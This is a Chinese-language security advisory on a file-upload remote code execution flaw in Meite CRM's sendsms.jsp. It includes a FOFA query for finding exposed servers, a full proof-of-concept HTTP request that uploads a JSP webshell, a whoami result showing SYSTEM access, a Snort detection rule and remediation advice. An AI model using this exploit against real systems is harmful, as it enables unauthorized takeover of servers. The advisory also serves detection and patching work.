

美特CRM sendsms.jsp 文件上传致RCE漏洞

美特CRM sendsms.jsp 文件上传致RCE漏洞，攻击者可文件上传获取系统权限。

影响版本

美特CRM

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现


FOFA: body="/common/scripts/basic.js"

POC/EXP:

```
POST /business/common/sms/sendsms.jsp HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryFfJZ4PlAZBixjELj
Accept: */*
Connection: close

-----WebKitFormBoundaryFfJZ4PlAZBixjELj
Content-Disposition: form-data; name="file"; filename="1.jsp"
Content-Type: image/jpeg

<%木马%>
-----WebKitFormBoundaryFfJZ4PlAZBixjELj--
```



← → ↺ ⚠ 不安全 [redacted]/userfile/temp/40288b8897aa64bb0197aba71ce91d8f.jsp?cmd=whoami

nt authority\system

snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (  
  msg:"Meite CRM - RCE via JSP File Upload (CVE-2025-XXXX)";  
  flow:to_server,established;  
  content:"POST"; http_method;  
  content:"/business/common/sms/sendsms.jsp"; http_uri;  
  content:"multipart/form-data"; http_header;  
  content:"filename="; http_client_body;  
  pcre:"/filename=['\""]([^\"]*)\\. (jsp|jspx)['\""]/i";  
  content:"<%"; http_client_body;  
  metadata:service http;  
  metadata:affected_product "美特CRM";  
  metadata:vulnerability_type "Unrestricted File Upload → RCE";  
  metadata:severity "critical";  
  reference:cve,CVE-2025-XXXX;  
  classtype:web-application-attack;  
  sid:1000195;  
  rev:3;  
  priority:1;  
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。